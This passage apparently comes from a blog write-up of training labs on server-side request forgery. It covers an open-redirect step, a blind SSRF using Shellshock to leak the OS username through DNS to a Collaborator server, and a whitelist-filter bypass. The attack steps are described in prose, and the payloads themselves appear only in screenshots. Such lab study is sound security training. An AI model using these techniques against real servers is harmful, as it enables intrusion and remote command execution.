
Next we remove the currentProductId=2 string. I haven’t been able to understand this properly myself, but as per my understanding, in the above screenshot, the path= parameter was blue meaning it was part of the query string in the stockApi value (which gets fetched by /product/stock, not sent as a direct param to it). Removing the currentProductId=2 causes a “missing parameter” error because the /nextProduct endpoint requires it for context (e.g., to know which “current” product to page from), so without it, the handler fails before even reading or using the path param for the redirect.

We just need to append the /delete?username=carlos to the admin/. Sending this request solves the lab.
6. Blind SSRF with Shellshock exploitation

Description:
We need to use a shellshock payload to trigger a Blind SSRF and submit the username of the OS user.
Explanation:

We were told that the Referer header is vulnerable to SSRF so we paste in the collaborator URL and send the request.

We end up getting a DNS and HTTP hit on the Collaborator server.
I do remember reading about shellshock abuse before but I looked it up just in case. It is a way to get RCE. In the below example they are sending the payload via the Referer header.

We can see that we sent the User-Agent header when we send the request to collaborator for which we get the HTTP response. So we must paste the shellshock payload in the User-Agent header.

We first paste in this payload to trigger a DNS lookup using nslookup on the server such that it returns the username via the output of whoami to our collaborator server.

As we can see, it is visible in the HTTP request in the User-Agent header.

We were told that the internal server is at 192.168.0.X:8080. We need to sweep the subnet and find the valid host. Actually, we don’t need to know the correct host as we wont know which one gave us the hit on collaborator unless we manually check each IP on the repeater ourself.

As we can see we ended up getting the username in the DNS lookup query.

We will paste in this username in the submit solution panel.


Submitting the answer will solve the lab.
7. SSRF with whitelist-based input filter
Description:
This is similar to the blacklist-based SSRF exploit lab. Just that this time there is a whitelist-based filter.

Explanation:
We have the same request as before and as we can see, we get this error stating - “External stock check host must be stock.weliketoshop.net”.
We can use the URL validation bypass cheatsheet to generate payloads to access the admin endpoint.
